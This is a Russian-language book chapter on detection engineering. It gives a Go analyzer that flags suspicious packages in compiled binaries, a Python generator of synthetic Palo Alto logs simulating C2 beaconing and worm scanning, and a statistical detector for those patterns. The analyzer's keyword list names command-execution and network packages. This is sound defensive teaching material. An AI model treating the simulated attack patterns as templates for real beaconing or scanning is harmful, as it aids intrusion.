Python хорошо подходит для этой задачи благодаря обилию библиотек для анализа данных. Чтобы помочь анализу, решение также будет генерировать гистограммы, чтобы защитникам было проще интерпретировать журналы трафика, а также выводить результаты в JSON, чтобы их можно было

легко передавать в другие инструменты анализа, например SIEM.

Технические требования

Для выполнения этой лабораторной работы вам понадобятся следующие установки:

• Go - эти примеры тестировались с версией 1.21.4;
• Python 3.x - эти примеры тестировались с версией 3.11;
• VS Code с официальными расширениями Go и Python (необязательно).

Архитектура развёртывания

Хотя для целей лабораторной работы эти средства обнаружения будут запускаться независимо, стоит подумать, как команды инженерии обнаружения могли бы интегрировать их в производственные среды (см. рисунок 9-1). Собственный анализ добавляет вычислительную нагрузку к существующим системам, поэтому такие решения лучше запускать стратегически.



Рисунок 9-1. Потенциальные рабочие процессы инженерии обнаружения

Верхний рабочий процесс иллюстрирует, как можно внедрить решение статического сканирования на Go в расширение EDR или механизм SOAR, который запускается только при подтверждённых событиях записи бинарного файла. Многие EDR корпоративного уровня имеют доступ через API для дополнительных перехватчиков или песочниц, способных выполнять такой дополнительный анализ. Анализатор изучает свойства бинарного файла и выводит результаты в другие инструменты для оценки риска.

В нижнем рабочем процессе, связанном с поведением сетевого трафика, аналитическая нагрузка может быть очень высокой на длительном интервале. В этом случае мы рекомендуем использовать SOAR или другой внешний инструмент вне встроенного обнаружения или обнаружения в реальном времени. Инструмент предварительно обрабатывает сетевые журналы, запускает детектор для выявления подозрительных шаблонов, а затем возвращает структурированный вывод в SIEM для дополнительной корреляции.

Создание анализатора бинарных файлов Go

Встроенные отладочные возможности Go упрощают разбор информации сборки, импортов пакетов и символов: можно перечислять детали прямо из бинарного файла, как показано в листинге 9-1.

```
--snip--
type BinaryAnalyzer struct {
    path     string
    info     *buildinfo.BuildInfo
    symbols  []string
    imports  []string
    packages map[string]string
}

func NewAnalyzer(path string) *BinaryAnalyzer {
    return &BinaryAnalyzer{
        path:     path,
        packages: make(map[string]string),
    }
}

func (a *BinaryAnalyzer) Analyze() error {
    // Получить сведения о сборке; работает даже с бинарными файлами без символов.
    info, err := buildinfo.ReadFile(a.path)
    if err != nil {
        return fmt.Errorf("чтение сведений о сборке: %v", err)
    }
    a.info = info

    // Сначала попробовать анализ ELF.
    if err := a.analyzeELF(); err != nil {
        // Если это не ELF, попробовать PE.
        if err := a.analyzePE(); err != nil {
        return fmt.Errorf("анализ бинарного файла: %v", err)
        }
    }
    return nil
}

func (a *BinaryAnalyzer) analyzeELF() error {
    f, err := elf.Open(a.path)
    if err != nil {
        return err
    }
    defer f.Close()

    // Получить таблицу символов.
    symbols, err := f.Symbols()
    if err == nil {
        for _, sym := range symbols {
            a.symbols = append(a.symbols, sym.Name)
        }
    }

    // Искать раздел .gopclntab.
    section := f.Section(".gopclntab")
    if section != nil {
        pclndat, err := section.Data()
        if err == nil {
            pcln := gosym.NewLineTable(pclndat, f.Section(".text").Addr)
            table, err := gosym.NewTable(nil, pcln)
            if err == nil {
                for _, fn := range table.Funcs {
                    a.symbols = append(a.symbols, fn.Name)
                }
            }
        }
    }
    return nil
}
```

```
func (a *BinaryAnalyzer) analyzePE() error {
    f, err := pe.Open(a.path)
    if err != nil {
        return err
    }
    defer f.Close()

    // Получить таблицу символов.
    if f.Symbols != nil {
        for _, sym := range f.Symbols {
            a.symbols = append(a.symbols, sym.Name)
        }
    }
    return nil
}
--snip--
// Добавить проверки безопасности.
a.checkSuspiciousPatterns()
}

func (a *BinaryAnalyzer) checkSuspiciousPatterns() {
    suspiciousPackages := map[string]string{
    "syscall":    "Использование системных вызовов",
    "unsafe":     "Небезопасные операции с памятью",
    "os/exec":    "Выполнение команд",
    "debug/proc": "Манипуляции процессами",
    "net/http":   "Сетевые возможности",
        "crypto/tls": "TLS/шифрование",
    }

    fmt.Printf("\nАнализ безопасности:\n")
    for _, dep := range a.info.Deps {
        if reason, suspicious := suspiciousPackages[dep.Path]; suspicious {
            fmt.Printf(" ! Найден подозрительный пакет: %s (%s)\n", dep.Path, reason)
        }
    }
}

func isInterestingSymbol(sym string) bool {
    // Добавить сюда более интересные шаблоны.
    interestingPrefixes := []string{
        "main.",
        "init.",
        "os.exec",
        "net.Dial",
        "crypto/tls",
        "syscall",
    }
    for _, prefix := range interestingPrefixes {
        if len(sym) > len(prefix) && sym[:len(prefix)] == prefix {
            return true
        }
    }
    return false
}

func main() {
    flag.Parse()
    if flag.NArg() != 1 {
    log.Fatal("Использование: go-binary-analyzer <binary>")
    }
    analyzer := NewAnalyzer(flag.Arg(0))
    if err := analyzer.Analyze(); err != nil {
        log.Fatalf("Анализ завершился ошибкой: %v", err)
    }
    analyzer.PrintAnalysis()
}
```

Листинг 9-1. Пример кода для перечисления синтаксиса скомпилированного бинарного файла Go

Код сопоставляет пакеты, часто используемые в решениях вроде импланта на основе червя из главы 5, например `syscall` для низкоуровневых системных операций, `os/exec` для выполнения команд и `crypto/tls` для шифрованной связи, и отмечает их как потенциальные риски.

> **Примечание**
> Дополнительные сведения о формате бинарных файлов Go см. в отличной публикации команды GCP "Ready, Set, Go - Golang Internals and Symbol Recovery" по адресу cloud.google.com.

Вы можете собрать или запустить код напрямую без установки зависимостей с помощью следующих команд:

```
% go mod init go-analyzer
% go build go-analyzer.go
% ./go-analyzer /path/to/go/compiled/tool
```

Рисунок 9-2 показывает пример вывода с выделением подозрительных пакетов, обнаруженных в бинарном файле.



Рисунок 9-2. Пример вывода анализатора Go во время тестирования импланта на основе червя из главы 5

Хотя лабораторный код этого не включает, анализатор можно расширить, чтобы он возвращал коды выхода на основе оценки риска для ещё большей автоматизации. Например, можно реализовать взвешенную систему оценки, где подозрительные настройки сборки и ключевые слова пакетов увеличивают счётчик риска. Затем анализатор мог бы записывать эту оценку риска как структурированный JSON для передачи в SIEM. Либо он мог бы возвращать ненулевой код выхода, если оценка превышает порог, из-за чего конвейер CI/CD завершался бы ошибкой и блокировал развёртывание бинарного файла высокого риска.

Создание анализатора сетевого трафика на Python

Анализатор сетевого трафика состоит из двух инструментов Python. Первый имитирует журналы трафика межсетевого экрана Palo Alto Networks (PAN) со сканированием, базовой маяковой активностью и маяковой активностью со случайными интервалами. Хотя он может не идеально воспроизводить реальный трафик, его достаточно для тестирования, если у вас нет доступа к настоящим журналам межсетевого экрана. Второй инструмент применяет несколько функций для группировки сетевых соединений (кортежей) и использует NumPy и таблицу pandas, то есть двумерную структуру данных, оптимизированную для статистического анализа, чтобы анализировать агрегированные события журнала. Если вы решите использовать собственные журналы сетевого трафика, обязательно измените код с учётом формата журнала и имён полей вашей среды.

Генерация журнала трафика PAN

Сценарий `log_generator.py` в листинге 9-2 синтезирует распространённые поля журнала трафика PAN.

```
--snip--
class PaloAltoTrafficGenerator:
    def __init__(self, output_file: str = "pa_traffic.log"):
        self.output_file = output_file
        self.current_time = datetime.now()

    def generate_cef_log(self,
                         timestamp: datetime,
                         src_ip: str,
                         dst_ip: str,
                         src_port: int,
                         dst_port: int,
                         bytes_sent: int,
                         bytes_rcvd: int,
                         session_end: str = "aged-out") -> str:
    """Сгенерировать запись журнала в формате CEF"""
        return (f"{timestamp.strftime('%b %d %H:%M:%S')} "
                f"CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|"
                f"traffic-1|1|rt={timestamp.isoformat()} "
                f"src={src_ip} dst={dst_ip} "
                f"spt={src_port} dpt={dst_port} "
                f"proto=TCP "
                f"act=allow "
                f"bytesIn={bytes_sent} "
                f"bytesOut={bytes_rcvd} "
                f"start={timestamp.isoformat()} "
                f"elapsed=0.0 "
                f"session_end_reason={session_end}\n")

    def generate_c2_beaconing(self, pattern: str = "perfect") -> List[Tuple]:
    """Сгенерировать шаблоны маяковой активности C2"""
        logs = []
```

```
    base_time = self.current_time

    # Использовать разные IP для разных шаблонов.
    if pattern == "perfect":
        c2_server = "192.168.1.100"
        victim = "10.0.0.50"
        # Идеальные интервалы в 30 секунд.
        for i in range(100):
            timestamp = base_time + timedelta(seconds=i * 30)
            logs.append((timestamp, victim, c2_server))
    elif pattern == "exponential_backoff":
        c2_server = "192.168.1.101"
        victim = "10.0.0.51"
        # Начать с интервала 10 секунд и удваивать после каждого "сбоя".
        interval = 10
        timestamp = base_time
        for i in range(50):
            logs.append((timestamp, victim, c2_server))
            interval = min(interval * 2, 300) # Ограничить 5 минутами.
            timestamp += timedelta(seconds=interval)
    elif pattern == "jittered":
        c2_server = "192.168.1.102"
        victim = "10.0.0.52"
        # Интервалы 30 секунд с дрожанием +/- 2 секунды.
        for i in range(100):
            jitter = random.uniform(-2, 2)
            timestamp = base_time + timedelta(seconds=(i * 30 + jitter))
            logs.append((timestamp, victim, c2_server))
    return logs

def generate_worm_scanning(self,
                           network: str = "10.0.0.0/24") -> List[Tuple]:
"""Сгенерировать шаблоны сканирования червя"""
    logs = []
    base_time = self.current_time
    worm_source = "10.0.0.5"

    # Преобразовать сеть в список хостов.
    network = ipaddress.ip_network(network)
    hosts = list(network.hosts())

    # Последовательное сканирование с более стабильными интервалами.
    timestamp = base_time
    for wave in range(3): # Три волны сканирования
        print(f"Генерация волны сканирования {wave+1}...")
        random.shuffle(hosts)

        for host in hosts:
            if str(host) != worm_source: # Не сканировать себя.
                # Более стабильные интервалы для сканирования.
                delay = random.uniform(
                    0.1, 0.3) # Более быстрое и стабильное сканирование
                timestamp += timedelta(seconds=delay)
                logs.append((timestamp, worm_source, str(host)))

                # Имитировать неудачные попытки SSH со стабильными интервалами.
                if random.random() < 0.8: # Вероятность сбоя 80%.
                    for _ in range(random.randint(
                        2, 3)): # Менее изменчивое количество повторов
                        timestamp += timedelta(
                            seconds=0.1) # Стабильный интервал повторов
                        logs.append((timestamp, worm_source, str(host)))
    # Добавить более длинную задержку между волнами.
    timestamp += timedelta(minutes=5)
    return logs

def generate_normal_traffic(self, duration_hours: int = 1) -> List[Tuple]:
    """Сгенерировать шаблоны обычного пользовательского трафика"""
    logs = []
    base_time = self.current_time
    end_time = base_time + timedelta(hours=duration_hours)
```

```
        # Задать несколько распространённых внутренних хостов.
        internal_hosts = [f"10.0.0.{i}" for i in range(10, 20)]
        external_hosts = [f"192.168.1.{i}" for i in range(10, 30)]

        current = base_time
        while current < end_time:
            # Добавить случайные задержки от 30 секунд до 5 минут.
            delay = random.uniform(30, 300) # Увеличенная минимальная задержка
            current += timedelta(seconds=delay)

            # Генерировать 1-3 соединения для каждой временной точки.
            for _ in range(random.randint(1, 3)):
                src = random.choice(internal_hosts)
                dst = random.choice(external_hosts)
                logs.append((current, src, dst))
        return logs
--snip--
        # Записать в файл.
        print(f"Запись журналов в {self.output_file}...")
        with open(self.output_file, 'w') as f:
            for timestamp, src, dst in all_logs:
                # Использовать подходящий dst_port в зависимости от типа трафика.
                if dst.startswith("192.168.1.10"): # Серверы C2
                    dst_port = 443 # Трафик C2 использует HTTPS
                else:
                    dst_port = random.choice([80, 443, 8080])
                log_entry = self.generate_cef_log(
                    timestamp=timestamp,
                    src_ip=src,
                    dst_ip=dst,
                    src_port=random.randint(49152, 65535),
                    dst_port=dst_port,
                    bytes_sent=random.randint(100, 5000),
                    bytes_rcvd=random.randint(500, 15000))
                f.write(log_entry)
        print("Генерация журналов завершена!")

if __name__ == "__main__":
    generator = PaloAltoTrafficGenerator("pa_traffic.log")
    generator.write_logs("all")
```

Листинг 9-2. Генерация тестовых журналов межсетевого экрана с тремя схемами атак

Поскольку в этом примере вы переходите на Python, настройка будет немного другой. Код синтезирует данные журнала, имитирующие формат системного журнала Palo Alto с полями CEF и частичной рандомизацией. Функции также добавляют вариации, напоминающие сканирование червя и активность C2.

Запустите сценарий следующим образом; в Windows используйте PowerShell:

```
% mkdir network-detector && cd ./network-detector
% python3 -m venv .
% source ./bin/activate # В Windows используйте .\Scripts\Activate.ps1.
% cp /path/to/pan-log-generator-1.1py ./
% cp /path/to/network-ttp-detector-1.1py ./
% cp /path/to/requirements.txt ./
% pip3 install -r requirements.txt
% python3 ./pan-log-generator-1.1.py
```

После запуска генератора в рабочей директории должен появиться файл `pa_traffic.log`, содержащий тысячи записей журнала:

```
Dec 31 19:29:03 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1\
|1|rt=2024-12-31T19:29:03.736481 src=10.0.0.52 dst=192.168.1.102 spt=61514 \
dpt=443 proto=TCP act=allow bytesIn=4534 bytesOut=14231 start=2024-12-31T19:29:03.736481\
elapsed=0.0 session_end_reason=aged-out
Dec 31 19:29:04 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1\
|1|rt=2024-12-31T19:29:04.934525 src=10.0.0.50 dst=192.168.1.100 spt=57383\
dpt=443 proto=TCP act=allow bytesIn=2075 bytesOut=11726 start=2024-12-31T19:29:04.934525 \
elapsed=0.0 session_end_reason=aged-out
Dec 31 19:29:04 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1\
|1|rt=2024-12-31T19:29:04.934525 src=10.0.0.51 dst=192.168.1.101 spt=50909\
dpt=443 proto=TCP act=allow bytesIn=309 bytesOut=11166 start=2024-12-31T19:29:04.934525\
elapsed=0.0 session_end_reason=aged-out
--snip--
```

На следующем шаге вы используете библиотеки Python NumPy и pandas для анализа этих записей.

Мониторинг подозрительного трафика

Листинг 9-3 создаёт двумерные таблицы данных, а затем выполняет базовый статистический анализ файла `pa_traffic.log`, чтобы проверять сетевые сканирования, маяковую активность и маяковую активность с сильно случайными интервалами от хоста-нарушителя. Затем он выводит результаты в стандартном формате JSON.

```
--snip--
# Имя файла журнала по умолчанию, легко изменить
DEFAULT_LOG_FILE = "pa_traffic.log"

def parse_cef_log(line: str) -> Dict:
    """Разобрать запись журнала в формате CEF"""
    parsed = {}

    # Извлечь временную метку.
    timestamp_match = re.search(r'rt=([\d\-T:\.]+)', line)
    if timestamp_match:
        parsed['timestamp'] = datetime.fromisoformat(timestamp_match.group(1))

    # Извлечь IP.
    src_match = re.search(r'src=([\d\.]+)', line)
    dst_match = re.search(r'dst=([\d\.]+)', line)
    if src_match and dst_match:
        parsed['src_ip'] = src_match.group(1)
        parsed['dst_ip'] = dst_match.group(1)

    # Извлечь порты.
    spt_match = re.search(r'spt=(\d+)', line)
    dpt_match = re.search(r'dpt=(\d+)', line)
    if spt_match and dpt_match:
        parsed['src_port'] = int(spt_match.group(1))
        parsed['dst_port'] = int(dpt_match.group(1))
    return parsed

def analyze_timing_patterns(connections: List[Dict]) -> Dict:  # (1)
    """Анализировать временные шаблоны в соединениях"""
    if not connections:
        return None

    # Преобразовать в таблицу pandas для анализа.
    df = pd.DataFrame(connections)
    df['timestamp'] = pd.to_datetime(df['timestamp'])
    df = df.sort_values('timestamp')

    # Рассчитать интервалы. (2)
    intervals = df['timestamp'].diff().dt.total_seconds()
```

```
    stats = {
        'mean_interval': intervals.mean(),
        'std_interval': intervals.std(),
        'min_interval': intervals.min(),
        'max_interval': intervals.max(),
    }

    # Рассчитать оценку регулярности.
    stats['regularity_score'] = 1.0 - (stats['std_interval'] /
                                       stats['mean_interval'])

    # Рассчитать оценку энтропии с защитными проверками. (3)
    hist, _ = np.histogram(intervals.dropna(), bins='auto')
    probs = hist / hist.sum()
    probs = probs[probs > 0]

    # Добавить защитную проверку для расчёта энтропии.
    if len(probs) <= 1:
        stats['entropy_score'] = 0.0 # Одна вероятность означает отсутствие случайности.
    else:
        entropy = -np.sum(probs * np.log2(probs))
        stats['entropy_score'] = entropy / np.log2(len(probs))

    return stats, df, intervals

def generate_timing_visualization(df: pd.DataFrame, intervals: pd.Series,
                                  alert_type: str, src_ip: str, dst_ip: str,
                                  viz_dir: Path) -> str:
    """Сгенерировать визуализацию для оповещений на основе времени"""
    # Создать фигуру с двумя подграфиками.
    fig, (ax1, ax2) = plt.subplots(2, 1, figsize=(12, 8))

    # График 1: интервалы соединений во времени
    ax1.plot(df['timestamp'], intervals, 'b.', alpha=0.5)
    ax1.set_title(f'Интервалы соединений: {src_ip} -> {dst_ip}')
    ax1.set_xlabel('Время')
    ax1.set_ylabel('Интервал (секунды)')
    ax1.grid(True)

    # График 2: распределение интервалов
    sns.histplot(intervals.dropna(), bins='auto', ax=ax2)
    ax2.set_title('Распределение интервалов соединений')
    ax2.set_xlabel('Интервал (секунды)')
    ax2.set_ylabel('Количество')

    # Добавить сведения об оповещении.
    plt.figtext(0.02, 0.02, f'Тип оповещения: {alert_type}', fontsize=8)

    # Сгенерировать имя файла на основе сведений об оповещении.
    timestamp = datetime.now().strftime('%Y%m%d_%H%M%S')
    filename = f"{alert_type}_{src_ip}_{dst_ip}_{timestamp}.png"
    filepath = viz_dir / filename

    # Сохранить и закрыть.
    plt.tight_layout()
    plt.savefig(filepath)
    plt.close()
    return str(filepath)

def detect_scanning(connections: List[Dict]) -> Dict:
    """Обнаружить шаблоны сканирования"""
    if not connections:
        return None
    df = pd.DataFrame(connections)

    # Анализировать уникальные назначения для каждого источника.
    src_stats = df.groupby('src_ip').agg({
        'dst_ip': 'nunique',
        'dst_port': 'nunique',
        'timestamp': ['count', 'min', 'max']
    }).reset_index()
```

```
    scanning_results = []
    for _, row in src_stats.iterrows():
        duration = (row['timestamp']['max'] -
                    row['timestamp']['min']).total_seconds()
        scan_rate = row['timestamp']['count'] / duration if duration > 0 else 0

        if (row['dst_ip']['nunique'] > 10
            and # Более 10 уникальных назначений
            row['dst_port']['nunique'] == 1 and # Один порт назначения
            scan_rate > 0.5): # Более 1 попытки за 2 секунды
            scanning_results.append({
                'src_ip': row['src_ip'],
                'unique_targets': row['dst_ip'],
                'scan_rate': scan_rate,
                'duration': duration
            })
    return scanning_results, df

def generate_scanning_visualization(df: pd.DataFrame, src_ip: str,
                                    viz_dir: Path) -> str:
    """Сгенерировать визуализацию для оповещений о сканировании"""
    # Отфильтровать по конкретному IP источника.
    src_df = df[df['src_ip'] == src_ip]

    # Создать фигуру с тремя подграфиками.
    fig, (ax1, ax2, ax3) = plt.subplots(3, 1, figsize=(12, 12))

    # График 1: схема сканирования во времени
    ax1.scatter(src_df['timestamp'], src_df['dst_ip'], alpha=0.5, s=20)
    ax1.set_title(f'Схема сканирования от {src_ip}')
    ax1.set_xlabel('Время')
    ax1.set_ylabel('Целевой IP')
    ax1.tick_params(axis='y', rotation=45)

    # График 2: частота целевых IP
    target_counts = src_df['dst_ip'].value_counts()
    target_counts.plot(kind='bar', ax=ax2)
    ax2.set_title('Частота целевых IP')
    ax2.set_xlabel('Целевой IP')
    ax2.set_ylabel('Количество попыток')
    ax2.tick_params(axis='x', rotation=45)

    # График 3: время между сканированиями
    scan_intervals = src_df['timestamp'].diff().dt.total_seconds()
    sns.histplot(scan_intervals.dropna(), bins='auto', ax=ax3)
    ax3.set_title('Распределение интервалов сканирования')
    ax3.set_xlabel('Интервал (секунды)')
    ax3.set_ylabel('Количество')

    # Сгенерировать имя файла.
    timestamp = datetime.now().strftime('%Y%m%d_%H%M%S')
    filename = f"SCANNING_{src_ip}_{timestamp}.png"
    filepath = viz_dir / filename

    # Сохранить и закрыть.
    plt.tight_layout()
    plt.savefig(filepath)
    plt.close()
    return str(filepath)

def analyze_traffic(log_file: str = DEFAULT_LOG_FILE):
    """Главная функция анализа"""
    print(f"\nНачало анализа {log_file}...")
    # Создать директорию визуализации.
    viz_dir = Path("traffic_visualizations")
    viz_dir.mkdir(exist_ok=True)
        print("Создана директория визуализации")

    # Загрузить и разобрать журналы.
    print("Чтение файла журнала...")
    connections = []
```

```
try:
    with open(log_file, 'r') as f:
        for line in f:
            if 'CEF:' in line:
                parsed = parse_cef_log(line)
                if parsed:
                    connections.append(parsed)
except FileNotFoundError:
    print(f"Ошибка: {log_file} не найден в текущей директории")
    return

if not connections:
    print("Допустимые записи журнала не найдены")
    return

print(f"Разобрано допустимых записей журнала: {len(connections)}")
print("Группировка соединений по парам источник-назначение...")
pair_connections = defaultdict(list)
for conn in connections:
    key = (conn['src_ip'], conn['dst_ip'])
    pair_connections[key].append(conn)

print(f"Найдено уникальных пар источник-назначение: {len(pair_connections)}")
alerts = []

# Анализировать каждую пару источник-назначение. (4)
print("\nАнализ схем соединений...")
pair_count = 0
for (src, dst), conns in pair_connections.items():
    pair_count += 1
    if len(conns) < 10: # Минимум соединений для анализа
        continue
    print(f"\rАнализ пары {pair_count}/{len(pair_connections)}: {src} -> {dst}",
          end='')
    timing_stats, df, intervals = analyze_timing_patterns(conns)

    # Проверить подозрительные временные шаблоны. (5)
    if timing_stats['regularity_score'] > 0.9:
        print(f"\nОбнаружена схема маяковой активности: {src} -> {dst}")
        viz_file = generate_timing_visualization(df, intervals,
            'SUSPICIOUS_BEACONING', src, dst, viz_dir)
        alerts.append({
            'timestamp': datetime.now().isoformat(),
            'alert_type': 'SUSPICIOUS_BEACONING',
            'src_ip': src,
            'dst_ip': dst,
            'details': timing_stats,
                'reason': 'Обнаружен слишком регулярный шаблон соединений',
            'visualization': viz_file
        })

    if timing_stats['entropy_score'] > 0.9:
        print(f"\nОбнаружена схема рандомизации: {src} -> {dst}")
        viz_file = generate_timing_visualization(
            df, intervals, 'SUSPICIOUS_RANDOMIZATION', src, dst, viz_dir)
        alerts.append({
            'timestamp': datetime.now().isoformat(),
            'alert_type': 'SUSPICIOUS_RANDOMIZATION',
            'src_ip': src,
            'dst_ip': dst,
            'details': timing_stats,
                'reason': 'Обнаружен искусственно случайный шаблон соединений',
            'visualization': viz_file
        })

print("\n\nПроверка поведения сканирования...")
# Проверить поведение сканирования.
scanning_results, scan_df = detect_scanning(connections)
if scanning_results:
    for result in scanning_results:
        print(f"Обнаружено сканирование от: {result['src_ip']}")
```

```
            viz_file = generate_scanning_visualization(scan_df,
                result['src_ip'],
                viz_dir)
            alerts.append({
                'timestamp': datetime.now().isoformat(),
                'alert_type': 'SCANNING_DETECTED',
                'src_ip': result['src_ip'],
                'details': result,
                'reason':
                    f"Быстрое сканирование: целей {result['unique_targets']}",
                'visualization': viz_file
            })

    # Вывести оповещения как JSON.
    print("\nАнализ завершён!")
    if alerts:
        print(f"\nНайдено оповещений: {len(alerts)}")
        print(json.dumps(alerts, indent=2))
    else:
        print("\nОповещения не созданы")

if __name__ == "__main__":
    analyze_traffic(DEFAULT_LOG_FILE)
```

Листинг 9-3. Обнаружение подозрительных шаблонов трафика в журналах межсетевого экрана

Если вы используете другое имя файла журнала, обязательно измените переменную `DEFAULT_LOG_FILE` в коде перед запуском. Когда вы запустите этот детектор против сгенерированных журналов, он выявит несколько подозрительных шаблонов как статистические выбросы, используя эвристики вроде стандартного отклонения, энтропии и средних интервалов соединений для отметки аномального поведения. Поведенческие измерения обычно эффективнее статических оповещений в долгосрочной перспективе.

Код начинается с создания таблицы pandas из разобранных записей журнала: записи с временными метками, IP-адресами и информацией о портах организуются для статистического анализа (1). Затем он вычисляет несколько статистик, включая временные интервалы между соединениями, стандартное отклонение, средние, минимальные и максимальные интервалы, чтобы установить базовую линию (2).

Часть базовой линии включает оценку регулярности, которая измеряет, насколько предсказуемы временные интервалы шаблонов соединений. Оценка регулярности, близкая к 1.0, указывает на очень согласованные интервалы, что может быть признаком автоматизированной маяковой активности. Код также вычисляет энтропию, измеряющую разброс интервалов соединений (3). Хотя эти метрики могут казаться похожими, регулярность сосредоточена на предсказуемости временных интервалов, а энтропия измеряет общее распределение интервалов. Высокая оценка энтропии может указывать на искусственно случайные временные интервалы, предназначенные для обхода простого обнаружения шаблонов. Вместе эти метрики дают более полную картину нормальных и подозрительных шаблонов трафика.

Для каждой пары источник-назначение с достаточным числом соединений код анализирует шаблоны временных интервалов (4). Пороговые значения обнаружения используют несколько произвольные значения на основе распространённых схем атак; например, оценка регулярности выше 0.9 запускает оповещение о маяковой активности, а оценка энтропии выше 0.9 запускает оповещение о рандомизации (5). Эти пороговые значения можно настраивать, повышая или снижая чувствительность для вашей среды. В типичном пользовательском трафике временные интервалы соединений обычно полуравномерны, то есть не по-настоящему случайны и не идеально согласованы, поэтому и высокая регулярность, и высокая энтропия достаточно необычны, чтобы требовать расследования.

Вы можете запустить детектор в той же рабочей директории, где находится `pa_traffic.log`:

```
% python3 ./network-ttp-detector-1.1.py
```

Рисунок 9-3 показывает пример вывода с тремя оповещениями.

Figure 9-3: Sample output from the network TTP detector

Рисунок 9-3. Пример вывода сетевого детектора TTP

В папке `traffic_visualizations` вы также найдёте гистограммы, показывающие шаблоны временных интервалов для каждой обнаруженной угрозы. Для регулярной маяковой активности без рандомизации, как показано на рисунке 9-4, обратите внимание, насколько равномерны интервалы соединений.

